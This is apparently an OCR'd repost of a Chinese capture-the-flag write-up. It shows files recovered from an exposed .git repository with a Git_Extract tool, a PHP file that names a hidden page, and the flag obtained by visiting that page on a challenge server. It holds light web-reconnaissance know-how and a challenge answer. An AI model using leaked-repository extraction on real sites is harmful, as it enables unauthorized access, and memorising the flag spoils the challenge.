
flag.php	2019/9/16 13:41	JetBrains PhpSto...	1 KB
flag.php.a17d89.php	2019/9/16 13:41	JetBrains PhpSto...	1 KB



flag.php.a17d89.php - Untitled (Workspace) - Visual Studio Code
php
flag.php.a17d89.php
ers > 七星 > Desktop > tools > Git_Extract-master > d62cc7e033d84746886cfafc62449365f3b2f65e9

```php
<?php
echo '71ec9d5ca5580c58d1872962c596ea71.php';
//niubi 666
?>
```

发现他告诉我们下一个文件



afc62449365f3b2f65e9e5f48cf.changame.ichunqiu.com/Challenges/71ec9d5ca5580c58d1872962c596ea71.php
书签 常用网址 京东商城 中国大学MOOC C 语言开发环境 ZOJ :: Home SICNU OJ | Cont 用PHP制作简单的 菜鸟教程 - 学的不 凡尔搜题|超星
查找 登录 3 个/共 3 个 下一个 上一个

```
flag{3e8c4e2c-026c-4f06-8e58-678add849862}
```

直接访问，得到flag

转载于:https://www.cnblogs.com/wosun/p/11527745.html